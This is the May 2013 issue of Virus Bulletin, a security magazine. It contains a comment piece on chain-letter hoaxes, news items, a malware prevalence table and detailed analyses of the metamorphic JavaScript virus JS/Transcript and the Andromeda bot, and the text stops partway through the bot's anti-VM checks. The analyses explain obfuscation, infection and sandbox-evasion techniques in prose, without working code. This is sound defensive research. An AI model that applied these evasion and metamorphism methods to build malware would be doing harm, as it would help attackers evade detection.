MAY 2013

virus BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

THE HOLY GRAIL?

Metamorphism seems to be the holy grail for virus writers in general. The assumption is that it is more difficult for an anti-virus engine to detect a metamorphic virus than it is to detect a 'lesser' virus. As a result, there have been attempts to implement metamorphism on multiple platforms, the latest of which is JavaScript. Peter Ferrie has the details of JS/Transcript.

page 4

FLEXIBLE FOE

The Andromeda bot is flexible and dynamic. Its modular structure allows it to enhance its abilities in different fields simply by installing different modules. He Xu takes a close look at the Andromeda botnet.

page 10

PERSISTENT COCKTAIL

Strong encryption and sophisticated algorithms are not necessarily what make a piece of malware persistent. Rather, it is the use of a cocktail of techniques that ensures the longevity of malware in the wild. Raul Alvarez looks at some of the techniques used by W32/Kolab.

page 16

ISSN 1749-7027

COMMENT

'Hoaxers ... use a form of memetic malware ('viruses of the mind') in order to reprogram system users.'

David Harley, ESET

BOTNETS OF THE MIND

'…At the very least the mind is a plausible candidate for infection by something like a computer virus…'[1]

I imagine that most readers of *Virus Bulletin* have some idea of what a botnet is, but bear with me.

A botnet is a virtual network of computers: virtual in that its members are not connected by physical cabling or other attachment to the same network segment, but by the fact that each has software installed (an 'agent' or 'bot') that allows a remote machine to access and make use of it. Not all bots are malicious, but the ones we talk about most in security circles clearly are. A bot-infected machine is often called a zombie, and one malicious use for a network of bot-infected machines is to disseminate spam[2].

A lot of money is made by some types of spam, including those advertising goods (the goods may or may not exist, but if they do exist, they seldom deliver everything the buyer is led to expect); social engineering emails that trick victims into running malicious attachments or accessing malicious URLs; and out-and-out fraudulent messages such as phishing scams and 419s.

Chain letters and hoaxes aren't always considered to meet a formal definition of spam. Nevertheless, they can create serious problems: while they may be deceptive rather than fraudulent, they are often unequivocally malicious in intent. Not all hoaxes are chain letters, of course. Come to that, not all chain letters are hoaxes, either, but it's rarely a good idea to forward chain email, even if it doesn't include any deceptive elements.

I used to say 'never' rather than 'rarely', but some situations do arise where people have an emotional need to participate actively in an issue (for instance, the identification of 2004 Tsunami victims or the search for missing children) and feel that chain emails (or more often nowadays, *Facebook* posts and *Tweets*)[3] offer them a way to do that. (Unfortunately, it's not a very efficient way, since the same message [whether true, false or in between] is broadcast again and again, long after any residual usefulness has been squeezed out.)

Fortunately, not all hoaxes pose such ethical and psychological dilemmas for email administrators, being the work of hoaxers who glorify themselves by exploiting the good intentions of others. Some hoaxes (or semi-hoaxes) arise out of genuine misunderstandings and misconceptions, or become divorced from the truth as they spread further across the Internet. However, many are started by people whose warped self esteem is boosted each time one of their victims is made to feel stupid when they realize they've been hoaxed.

Botnets, meanwhile, tend to be run by criminals exploiting bot-infected machines for various profitable activities. So what's the connection between bots and hoaxes?

Well, hoaxes and chain messages can be intended in a very general sense for personal financial gain. Causing large quantities of emails to be sent out spreading specific kinds of hoax misinformation could provide some form of fraudulent pay-off for the originator, almost like a pyramid scam or BHSEO. Since there's a history in the hoax-busting business of proof-of-concept examples of possible hoaxes being plundered to form the basis of a real hoax, I won't develop that thought further here.

Hoaxers don't usually use malicious software to infect systems so that they can be used to distribute junk mail, but they do use a form of memetic malware ('viruses of the mind') in order to reprogram system users so that they send out the hoaxer's favoured brand of misinformation[4]. So before you forward any chain letters, ask yourself if you really want to be a zombie...

[1] Dawkins, R. Viruses of the Mind. In Dennett and His Critics: Demystifying Mind. Ed. Bo Dalhbom (Cambridge, Mass.: Blackwell, 1993).

[2] Harley, D.; Lee, A. Net of the Living Dead: Bots, Botnets and Zombies. http://www.welivesecurity.com/media_files/white-papers/Net_Living_Dead.pdf.

[3] Harley, D. Origin of the Specious: the Evolution of Misinformation. http://go.eset.com/us/resources/white-papers/VirusHoaxes_Whitepaper.pdf.

[4] Harley, D. The E-Mail of the Species: Worms, Chain-Letters, Spam and other Abuses. http://geekpeninsula.wordpress.com/2013/04/02/virus-bulletin-conference-papers-2/.

Editor: Helen Martin
Technical Editor: Dr Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Simon Bates
Sales Executive: Allison Sketchley
Perl Developer: Tom Gracey
Consulting Editors:
Nick FitzGerald, *AVG, NZ*
Ian Whalley, *Google, USA*
Dr Richard Ford, *Florida Institute of Technology, USA*

NEWS

SECURITY FIRMS FORM NEW EU CERT

A number of independent European security firms have joined forces to form the largest computer emergency response team (CERT) provision in Europe.

Founder members of the European Cyber Security Group (ECSG) include the Danish firm *CSIS*, Dutch firm *Fox-IT*, French firm *Lexsi* and Spanish firm *S21sec*.

The group will take a collaborative approach to CERT engagements, drawing on the combined expertise of more than 600 cybersecurity professionals to respond to incidents rapidly and efficiently.

The members of the group will share up-to-the-minute threat intelligence and information trends amongst each other as well as with government agencies to further the efforts of local cybercrime law enforcement. The group will also advise governments on best practices, policies and so on, and plans to lobby local and EU lawmakers to enact legislation that will ease the process of cross-border information sharing and cooperation.

ACLU FILES COMPLAINT AGAINST MOBILE CARRIERS

The American Civil Liberties Union (ACLU) has filed a complaint with the US Federal Trade Commission (FTC) against US mobile phone carriers for failing to warn their users about critical security flaws in the *Android* operating system running on their phones.

The ACLU has asked the FTC to investigate *AT&T*, *Verizon*, *Sprint* and *T-Mobile*, whose phones do not receive critical software security updates, thus exposing consumers and their private data to cybersecurity-related risks.

Despite the fact that the *Android* operating system dominates the smartphone market, the majority of mobile devices running the software are running out-of-date versions – often with known critical vulnerabilities.

Although *Google* fixes flaws in the operating system on a regular basis, patches are not issued to consumers by the mobile carriers and device manufacturers – the more profitable route for them being to encourage users to upgrade to the latest device. As a result, the vast majority of *Android* users will not be running the latest version.

In its complaint, the ACLU argues that the major wireless carriers have engaged in 'unfair and deceptive business practices' by failing to warn their customers about known, unpatched security flaws in their mobile devices.

The full complaint can be read at http://www.aclu.org/technology-and-liberty/ftc-complaint-smartphone-security.

Prevalence Table – March 2013[1]

Malware	Type	%
Java-Exploit	Exploit	10.93%
Autorun	Worm	8.53%
OneScan	Rogue	7.04%
Sirefef	Trojan	4.97%
Encrypted/Obfuscated	Misc	4.05%
Injector	Trojan	3.91%
Heuristic/generic	Trojan	3.57%
Crypt/Kryptik	Trojan	3.50%
BHO/Toolbar-misc	Adware	3.30%
Conficker/Downadup	Worm	2.82%
Dorkbot	Worm	2.69%
bProtector	Adware	2.54%
LNK-Exploit	Exploit	2.40%
Gamarue	Worm	2.19%
Ramnit	Trojan	2.15%
Iframe-Exploit	Exploit	2.09%
Agent	Trojan	2.07%
Sality	Virus	1.93%
Downloader-misc	Trojan	1.87%
Fareit	Trojan	1.80%
Brontok/Rontokbro	Worm	1.21%
Phishing-misc	Phish	1.20%
Somoto	Adware	1.08%
Jeefo	Worm	1.06%
Adware-misc	Adware	1.00%
Qhost	Trojan	0.95%
Blacole	Exploit	0.89%
Yontoo	Adware	0.89%
Zbot	Trojan	0.86%
Tracur/Xulcache	Trojan	0.84%
Banload	Trojan	0.82%
Virut	Virus	0.73%
Others[2]		14.10%
Total		**100.00%**

[1]Figures compiled from desktop-level detections.

[2]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

READ THE TRANSCRIPT

Peter Ferrie
Microsoft, USA

Metamorphism seems to be the holy grail for virus writers in general. It is a step above polymorphism, which is, in turn, a step above oligomorphism. The assumption is that it is more difficult for an anti-virus engine to detect a metamorphic virus than it is to detect a 'lesser' virus. As a result, there have been attempts to implement metamorphism on multiple platforms, the latest one being JavaScript, in the form of JS/Transcript.

OVERVIEW

There are essentially two ways in which a virus can implement metamorphism – the first is for the virus to disassemble itself, gather information about each of the instructions, discard any garbage instructions, 'optimize' itself to the simplest form (which might be impossible, given certain combinations of modifications), and then perform an alteration.

The second is for the virus to carry a copy of its own source code (for scripts or binaries), or the simplest form of its compiled code (for binaries). However, even in the simplest case, the requirement remains for the virus to gather information about each line of code (for scripts) or instructions (for binaries).

JS/Transcript uses a variation of the second method.

The virus carries its own source code described in a meta-level language, which includes the critical information about each line of code – specifically, the variable dependencies between lines. The virus 'compiles' this code and then derives the next generation JavaScript code from there. The derivation is performed in three steps: pre-processing, code generation and post-processing. The pre-processing phase includes renaming variables, permutating line order, and random function creation. The post-processing phase includes variable placement within the virus body, which includes the possibility of creating arrays of variables.

Every meta-level line has the form:

(ident|restr)code

where *ident* is the identifier, *restr* is the set of 'restrictions' (that is, a prerequisite or dependency list), and then the code follows.

The identifier is a locally unique name which is used as part of the dependency list for subsequent lines within the same scope (that is, within the block of code declared by *if*, *while*, or *function*, or within the main body). The dependency list specifies the names of all identifier lines that must have executed before this line can execute. It is used primarily to ensure that required variables have been assigned meaningful values before they are used.

MEET YOUR REPLACEMENT

The virus begins by creating an array containing the numbers 0-255. These are used by the value generation code later. The virus searches for all references to a variable named *$CreateObject$*, the intention being to replace each one randomly with either *WScript.CreateObject* or *new ActiveXObject*. (These two statements are equivalent ways of creating an instance of an object, and are essential for the virus to replicate.) However, there aren't any variables with such a name, so this code never executes. This is not a bug, it's more like an unimplemented feature. As a result, the virus uses only *WScript.CreateObject*. It is possible that the functionality was present in an earlier version but somehow missed being included in the final version. That leaves us with only one true bug in the virus – which, most surprisingly, is not in the metamorphic engine itself.

The virus makes a copy of the meta-level language version of the code. It replaces the first reference to *)var* with *)def*, then replaces the first *)while(var* with *)while(*, and then the first *)while(* with *)def* in the copy. Then it searches for an instance of *)def* in the copy. This replacement allows the variable name declarations to be located easily. The *)var* form is a variable declaration after the dependency list; the *)while(var* form is a variable declaration for a *while* loop after the dependency list (the virus does not support *do{}while()* loops, only *while(){}* loops). However, it is not known why the virus uses the double-replacement for the *while* form, since all variables are either using the *)while(var* form to declare themselves, or using the virus meta-level *$* form for an existing variable, and the virus is interested only in the *)while(var* form.

The virus isolates the variable name, and then chooses a new random string for the replacement name. The string consists of between six and 15 random-case alphabetic characters. The virus replaces all occurrences of the old name in the original code with the new name. The virus performs the same *)def* replacement on the next instance, and then searches for its location. It repeats this action until all variables have been replaced. The code is not optimized for speed – which becomes particularly apparent when the permutation begins (see below).

The virus makes another copy of the meta-level language version of the code. It searches for a reference to *)function* in the copy. It isolates the function name, and then chooses a new random string for the replacement name. The virus replaces all occurrences of the old name in the original code with the new name. The names of each of the function parameters are also replaced with random strings, along with all references to the parameters within the function.

FUNCTION CREATION

The virus creates up to 35 functions (75 in the first generation) that will perform an essential operation. The virus begins with the function template '(SOS)O(SOS)'. For each 'S' in the template, with a 25% chance, the 'S' is replaced with '(SOS)'. Otherwise, the virus replaces the 'S' with 'X'. There is no limit to how many times the '(SOS)' might be inserted into the template. While this could, in theory, lead to heap exhaustion, it is unlikely to occur in practice.

Once all 'S's have been replaced with 'X's, the virus searches within the string for the 'O's. For each 'O' in the template, the virus replaces it with a randomly chosen operator from the set: '+', '-', '*' and '%'. Both '+' and '-' have an approximately 33% chance of being chosen, and '*' and '%' each have an approximately 16% chance of being chosen. The result is a template such as:

```
(X%X)-(X-X)
```

or

```
((X+X)*X)+(X%X)
```

The virus creates an array of between two and five random strings. For each 'X' in the template, with a 50% chance, the virus replaces it with a randomly chosen string from the array of strings. Otherwise, the virus replaces it with a random number in the range of 0-255. Once all 'X's have been replaced, the virus removes from the array of random strings any entry that has not been used. If any entries remain, the virus generates a new function. The name of the function is a new random string. The parameters of the function are all of the remaining entries. For each of the parameters, the virus assigns a random number in the range 0-255, and then executes the function. If the result is a value in the range 0-255, then the virus assigns the function to the corresponding entry in the array of increasing numbers that it created at start-up. The virus performs this action 100 times, thus creating a collection of equation functions that return particular values. These equation functions can be used during the code construction whenever a particular value is needed (see below). If at least one set of parameters returns a valid value, then the virus saves the function for use later.

The virus chooses another random string. This one is assigned to the variable that holds the meta-level language version of the virus code. All references to the original variable name are replaced with the new name. The meta-level language version is a single line with internal lines delimited by '__'. The virus splits the code into an array of lines, and then passes the array to the permutator function. Interestingly, the virus makes improper use of the 'slice()' method in several places, by passing it no parameters. This simply returns the original array, so it is not really a bug. It is not known what was intended here.

PERMUTATOR

The virus splits each line of code further into its component parts of identifier, dependency list and actual code. The permutator function is interested in logic blocks that are declared by *if*, *while* and *function*. It extracts the contents of the blocks recursively until the keywords are no longer found. What remains is the functional body of the block which is to be permutated. The permutator function chooses a random line order while preserving the semantics of the dependency list. As a result, lines can be swapped or separated if they do not depend on each other, which gives enormous potential freedom for alteration, but actually there are relatively few lines in the code that do not depend on those preceding them almost immediately.

CREATEBLOCKOFCODE (#")

The virus examines each line of code. It checks whether the line contains the #" sequence. This is used to declare a literal string. The virus generates a replacement string for the content between the #" and "# characters. The algorithm for the replacement follows:

The virus chooses a random number of up to approximately one sixth of the length of the string. In the unlikely event that the chosen number is larger than 1,000 (which would require an initial string of at least 6,007 characters in length and it could be that 'short' only with a vanishingly small chance – more realistically, the string would need to be much longer), the virus chooses a random number of up to approximately one fiftieth of the length of the string. The chosen number is the number of pieces into which the virus intends to split the string. In preparation for splitting, the virus inserts two '@' characters at each place where the string will be split later. The locations are chosen randomly, and as more '@' characters are inserted, the chance increases that at least one of the split locations will match the location of an '@' character. The result of this will be that when the string is finally split, some of the substrings will be empty. The virus splits the string once all of the locations have been chosen, and removes the '@@' characters at the same time.

For each of the substrings, with an approximately 38% chance (100% chance in the first generation), the virus replaces all of the apostrophes with a *String.fromCharCode(39)* sequence, but makes no further alterations.

For the approximately 62% chance remaining, with approximately 22% chance, the string is passed back to the function to be split further. The result is assigned to a variable with a randomly chosen name. With a 4% chance, the variable is assigned to another variable with a randomly chosen name. If the reassignment occurs, then the chance increases to approximately 7% that it will occur again, and the chance remains constant at that point.

NUMERIC REPRESENTATION

For the approximately 49% chance remaining if the string has not been altered yet, the virus converts each character of the substring to a numeric representation and wraps them in a *String.fromCharCode()* statement, separated by commas. With a 75% chance for each of the characters, the virus uses one of the equation functions that it generated earlier, if any exist for the corresponding value. If no equation function exists for the value, or in all cases for the first generation, the bare value is used.

For the 25% chance remaining, with approximately 13% chance each, the virus chooses one operator from the set: '+', '-' and '/', and applies it to a randomly chosen value acting on the original value. The result is passed back to the function for potential further modification. The randomly chosen value is then passed to the same function for the same reason.

In all cases, there is a 1% chance that the number is assigned to a variable with a randomly chosen name. If that occurs, then the chance increases to approximately 7% that the variable is assigned to another variable with a randomly chosen name. The chance remains constant at that point that it will occur again.

Note that the major percentages (38%, 22%, and 49%) are valid only when building the outer layer. Once the magic 'victory' symbol is seen (see below), the 38% chance block is avoided entirely, the 22% chance is increased to an approximately 43% chance, and the 49% chance is increased to an 86% chance. The reason for avoiding the 38% chance block is to prevent any part of the meta-level language version of the code from appearing in a plain-text form.

CREATEBLOCKOFCODE (#n)

The virus checks whether the line contains the *#n* sequence. This is used to declare a number. The virus generates a replacement value for the content between the *#n* and *n#* characters. The number replacement algorithm is the same as the 'numeric representation' algorithm described in the *#"* section above, with two exceptions. The first is that if the original number is larger than 10,000, then the number is not altered further. The second exception is that if the original number is negative, then there is a 13% chance that the number is not altered further.

CREATEBLOCKOFCODE (#O)

The virus checks whether the line contains the *#O* sequence. This is used to declare an object. The virus extracts the name of the object and the name of any method that is being called. If a method is being called, then with an approximately 67% chance, the object is not altered. Otherwise, the virus extracts the name of the object. It searches for all *#x* sequences, and erases them and any corresponding *x#* sequences. The virus creates a function with a random name which returns the original object, so *object.method(args)* becomes *function()->method(args)* where *function()* returns the object. If the original object was assigned to a variable, then the variable is passed to the function. The function parameter is a random string. The parameter is returned.

CREATEBLOCKOFCODE (#x)

The virus checks whether the line contains the *#x* sequence. This is used to declare an execution sequence. The virus extracts the string from the sequence. With an approximately 85% chance (89% chance in the first generation), or approximately 95% if the string contains *eval(* (96% chance in the first generation), the string is not altered. Otherwise, if the string contains *eval(* already, or with a 40% chance, the virus splits the variable name into pieces separated by '@', using the algorithm described above. It uses *eval()* to reconstruct the name, and appends the parameters to the result. For the 60% chance remaining, the virus creates a function with a random name, which executes the sequence and then returns the result. The virus calls the *createexecution* function recursively, and passes it the names of the local variables in the execution sequence, to transform them, too.

CREATEBLOCKOFCODE (if)

The virus checks whether the line begins with *if*. This is used to declare a conditional execution block. If the operator is '==', then with a 50% chance (a 75% chance in the first generation), the virus converts the *if* block to a *switch()*, with a case element devoted to the *true* clause of the *if* block, and a default element devoted to the *false* clause of the *if* block, if it exists. Otherwise, the virus uses *if*, and *else* if applicable.

For the *if* case, the virus separates the components of the condition. For the left side of the condition, with an approximately 54% chance, or an approximately 83% chance if the string contains *eval(*, the string is not altered.

If the string is chosen to be altered, then with a 20% chance, or a 40% chance if the string contains *eval(*, the entire left side of the condition is assigned to a variable with a randomly chosen name.

For the 80% chance – 60% chance if the string contains *eval(* – remaining, then with a 20% chance, or always if the string contains *eval(*, the virus splits the variable name into pieces separated by '@', using the algorithm described above. It uses *eval()* to reconstruct the name, and appends the parameters to the result. If the string does not contain *eval(*, then the virus creates a function with a random name, which executes the sequence and then returns the result.

If the right side of the condition is a number, then with a 4% chance (approximately 8% chance in the first generation), the value is assigned to a variable with a randomly chosen name. If the reassignment occurs, then the chance increases to 6% (16% in the first generation) that it will occur again, and the chance remains constant at that point.

If the right side of the condition is not a number, then with a 78% chance, or a 92% chance if the string contains *eval(* (approximately 54% and 83% chance respectively in the first generation), the string is not altered.

If the string is chosen to be altered, then with a 20% chance, or a 40% chance if the string contains *eval(*, the entire right side of the condition is assigned to a variable with a randomly chosen name.

For the 80% chance – 60% if the string contains *eval(* – remaining, then with a 20% chance, or always if the string contains *eval(*, the virus once again splits the variable name into pieces separated by '@', using the algorithm described above. It uses *eval()* to reconstruct the name, and appends the parameters to the result. If the string does not contain *eval(*, then the virus creates a function with a random name, which executes the sequence and then returns the result.

With a 50% chance, the virus emits the left and right sides in that order. Otherwise, it reverses the order and 'inverts' the operator (for example, 'a<b' becomes 'b>a'). The virus does not have the ability to swap the order of the true and false clauses. Finally, it uses the *createblockofcode* algorithm to further transform the lines in the respective clauses of the *if*, or the case and default blocks in the switch.

CREATEBLOCKOFCODE (while)

The virus checks whether the line begins with *while*. This is used to declare a loop (the virus does not accept *for* loops, but it can produce them as part of its transformation process). The implementation is the same as for the right side of an *if* block (the equivalent of the left side is unaltered in all cases because it might contain a variable declaration, which the virus handles in a different way). With a 50% chance, the virus emits a *while* statement. The virus calls the *createblockofcode* function recursively, and passes it the body of the *while* loop, to further transform the lines in the block. If there is an 'action' to perform (for example, updating a value in a variable that controls when to exit the loop), then with a 20% chance (a 60% chance in the first generation), the virus splits the variable name into pieces separated by '@', using the algorithm described above. It uses *eval()* to reconstruct the name, and appends the parameters to the result.

If the virus does not emit a *while* statement, then it emits a *for* statement instead. It calls the *createblockofcode* function recursively, and passes it the body of the *for* loop, to further transform the lines in the block. The *for* statement generation makes use of a special variable that controls the variable declaration. Its presence here has no purpose, and is probably a left-over from when the logic creation function was made to be shared between the *while* and *for* loop handling.

CREATEBLOCKOFCODE (c)

The virus checks whether the line begins with *c*. This is a special instruction that can perform multiple operations, such as adding or subtracting numbers, or concatenating strings. If the right operand is a one (presumably to either increment or decrement – there are other possibilities, but what happens next means that the virus does not support them), then with an approximately 33% chance, the virus uses the 'double-operator' form (that is, '++' for increment, or '--' for decrement). If it does not use the double-operator form, then with a 50% chance, the virus uses the 'operator=' form (that is, '+=' or '-='), regardless of the value of the right operand. If it does not use the 'operator=' form either, and if the right operand is an 'n', to represent an arbitrary number, then with a 50% chance, the virus reverses the order of the parameters – for example, 'a+b' becomes 'b+a'. (Note that for an operator such as subtract, divide or modulus, this returns the wrong value. This behaviour is only a potential bug, however, since the virus does not use the divide or modulus operators, nor the subtraction of an arbitrary number.) Otherwise, the virus emits the operands in the original order.

If the operation is the 'operator=' form, then with a 45% chance, or a 90% chance if the string contains *eval(*, the string is not altered.

If the string is chosen to be altered, then with a 20% chance, or a 40% chance if the string contains *eval(*, the second variable is assigned to a variable with a randomly chosen name.

For the 80% chance – 60% chance if the string contains *eval(* – remaining, then with a 20% chance, or always if the string contains *eval(*, the virus splits the variable name into pieces separated by '@', using the algorithm described above. It uses *eval()* to reconstruct the name, and appends the parameters to the result. If the string does not contain *eval(*, then the virus creates a function with a random name, which executes the sequence and then returns the result.

If the operation is in neither the 'double-operator' nor the 'operator=' form, then with an approximately 63% chance, or an approximately 87% chance if the string contains *eval(*, the first variable is assigned to a variable with a randomly chosen name.

For the 80% chance – 60% chance if the string contains *eval(* – remaining, then with a 20% chance, or always if the string contains *eval(*, the virus once again splits the variable name into pieces separated by '@', using the algorithm described above. It uses *eval()* to reconstruct the name, and appends the parameters to the result. If the string does not contain *eval(*, then the virus creates a function with a random name, which executes the sequence and then returns the result.

This algorithm is applied to the second variable with identical percentages.

CREATEBLOCKOFCODE (x)

The virus checks whether the line begins with *x*. This is used to declare an execution block. With an approximately 38% chance (25% chance in the first generation), the string is not altered.

With a 25% chance (approximately 38% chance in the first generation), and if the string does not begin with *return(*, the virus splits the variable name into pieces separated by '@', using the algorithm described above. It uses *eval()* to reconstruct the name, and appends the parameters to the result. If the string contains *eval(*, then it is not altered any further. Otherwise, the virus creates a function with a random name, which executes the sequence and then returns the result. The virus calls the *x* handler function recursively, and passes it the name of the function for possible further transformation. The transformation can include creating another function with a random name that calls the original function. This function chaining can happen repeatedly. While this could in theory lead to stack exhaustion, it is unlikely to occur in practice.

CREATEBLOCKOFCODE (y)

The virus checks whether the line begins with *y*. This is used to assign a value to a variable. With a 20% chance (a 60% chance in the first generation), the virus splits the variable name into pieces separated by '@', using the algorithm described above. It uses *eval()* to reconstruct the name, and appends the parameters to the result.

CREATEBLOCKOFCODE (def)

The virus checks whether the line begins with *def*. This is used to declare a global variable. The implementation is identical to that of *x*.

CREATEBLOCKOFCODE (var)

The virus checks whether the line begins with *var*. This is used to declare a local variable. The implementation is identical to that of *y*.

CREATEBLOCKOFCODE (function)

The virus checks whether the line begins with *function*. This is used to declare a function. The virus separates the components of the function into its name, its parameters, and its body. It calls the *createblockofcode* function recursively, and passes it the body of the function, to further transform the lines in the block.

CREATEBLOCKOFCODE (victory)

The virus checks whether the line begins with *victory*. This is used to define the location where the meta-level language version of the virus code is assigned to a global variable. With a 75% chance, the virus emits a *var* statement first. The virus splits the string into pieces separated by '@', using the algorithm described above.

POST-PROCESSING

There is a block of code here that is reached in all cases, even though it is specific to only one case (perhaps something more was intended but not completed). If a *while* statement has been used, and if it contains a variable declaration, then the virus creates a list of candidate locations for inserting the variable declaration. This can appear after a semi-colon but not within braces, and it must appear prior to the first use of the variable. The variable declaration is placed in a randomly chosen location prior to the addition of the *while* statement.

CREATEVARS

For each variable that was assigned a value, the virus finds the first use of the variable. The virus creates a list of candidate locations for inserting the variable assignment. This can appear after a semi-colon but not within braces, and it must appear prior to the first use of the variable. The variable assignment is placed in a randomly chosen location. In all generations after the first one, the virus chooses a random number of up to approximately one fifth of the number of variables. This becomes the number of arrays that the virus creates. A selection of variables is chosen randomly, and a subset of those are placed into arrays. A variable is a candidate for inclusion in an array if it is defined and then a value is assigned to it only once. With a 75% chance, the virus creates an anonymous function that simply returns the variable, inserts that into the array, and replaces the variable reference with a function call that is indexed in the array. Otherwise, the virus creates a function with a random name, which returns the variable.

For each of the functions, the virus chooses a random location in the code. This can appear after a semi-colon but not within braces, but there are no other restrictions, since all of the functions have global scope so they can even appear after the first reference to them.

...TO THOSE WHO WAIT (AND WAIT)

Everything up to this point could be considered a highly polymorphic decryptor for the virus source code. Of course, the true virus body is altered metamorphically, too. The virus produces one metamorphic representation of itself per run, and uses that representation to infect all files that it can find. This makes it a slow metamorph. Each run can take upwards of five minutes to produce a new copy – which makes it a *very* slow metamorph. More to the point, the host code has not been executed yet, which makes it an *extremely* slow metamorph. It is probably safe to assume that another iteration of the code will avoid this problem by spawning a copy of itself and passing a special string so that the host code can be executed first, using a technique similar to that used by the Lymer [1] virus.

The virus searches in the current directory (only) for files whose suffix is '.JS'. It opens and reads the entire file each time it finds one, no matter how large it is. The virus checks the length of the read data and skips the file if it is at least 150,000 bytes long. This serves as the infection marker, and is a very conservative value given that even the smallest infected file is probably over 1MB. If the file is small enough, the virus attempts to open it again in write mode, then prepend its code to the file. If the file has the read-only attribute set, then an exception will occur here and the virus will be terminated, because it does not use any exception handling to intercept the error. This could be considered the one true bug in the virus. After the enumeration has completed, the virus runs the host code.

CONCLUSION

The assumption is that detection of a metamorphic virus is more difficult than detection of an ordinary virus for an anti-virus engine. While this is certainly true, the act of making a virus metamorphic introduces so much 'noise' that, in a sense, detection is not always as difficult as the virus writer intended. Since the resulting code contains so much obfuscation, it rarely resembles the code of a regular program. This allows us to find all kinds of artefacts which attract our attention, and that in turn allows us to spend more time scanning, with no impact on ordinary users who tend not to have such samples. We can even take this further – hundreds of hours of the virus writer's work can be undone in a matter of a few hours by an anti-virus researcher. The existing metamorphic viruses have been detected in a matter of days (once the time was devoted to writing a detection, of course), in contrast to the months of work put in by the virus writer. Given that, you have to wonder why the virus writers bother.

REFERENCES

[1] Ferrie, P. Like a bat out of hell. Virus Bulletin, May 2012, p.9. http://www.virusbtn.com/pdf/magazine/2012/201205.pdf.

MALWARE ANALYSIS 2

A GOOD LOOK AT THE ANDROMEDA BOTNET

He Xu
Fortinet, Canada

Andromeda is a modular bot. The original bot simply consists of a loader, which downloads modules and updates from its C&C server during execution. The loader has both anti-VM and anti-debug features. It will inject into trusted processes to hide itself and then delete the original bot. The bot hibernates for a long time (from several days to months) between communications with its C&C server. As a result, it can be difficult to obtain information about network traffic between the infected system and the C&C.

The latest official build version of the Andromeda bot is 2.06. This version has some new content in the sending package from the bot itself. In addition, it is capable of distributing various other botnet variants, as well as downloading modules and updates.




Figure 1: GeoIP map showing the distribution of Andromeda.

THE PACKER

The packer contains a lot of redundant code, so the real code can be hidden amongst it. It calls the GetModuleHandleA API to get the base address of the bot, examines the MZ tag and PE signature, and then checks if the number of sections is six. If there are six sections, the packer will first load the data from the fourth section and try to decrypt it. It then verifies the decrypted MZ tag and PE signature and calls the CreateProcessW API to reload the original bot, but with the dwCreationFlags value set to CREATE_SUSPENDED. The packer will inject the second process with different code, which is from the decrypted fourth section. After that, the packer will try to load another PE signature from the fifth section using the same method as above.

This powerful packer can embed and execute two different pieces of malware at the same time. However, the data in the fourth section is not currently in PE format after decryption, meaning that the packer can only carry the Andromeda bot.

THE LOADER

The loader starts by getting the base address of ntdll.dll from the TEB structure. It uses this address as a parameter to get ntdll export APIs and to increase the complexity of analysis. There is no clear string of API names, only checksum values to identify the different APIs. The following is a list of the checksums and their corresponding API names:

5584B067h	OpenMutexA
5F467D75h	SetErrorMode
5E639D43h	VirtualFree
0AAEB7C1Eh	VirtualAlloc
9ED23A16h	LoadLibraryA
94D07C92h	CloseHandle
8C552DB6h	Process32Next
0B4D1BAFAh	Process32First
99D6DD7Ah	CreateToolhelp32Snapshot
41D27AF6h	GetModuleHandleA


Next, the loader checks for the mutex 'lol' by calling the OpenMutexA API to determine whether it should skip the anti-VM and anti-debug routines.

If no mutex is found, the bot will try to check whether it is being executed within a virtual machine or debugger:

1. It enumerates the current process list, converts every process name to lower case, then calculates the checksum and compares it with an embedded checksum list which represents a virtual machine environment (Figure 2).
2. It tries to call the GetModuleHandleA API to load sbiedll.dll to check for the *Sandboxie* VM.
3. It queries the following registry entry to get the disk name string (see Figure 3):

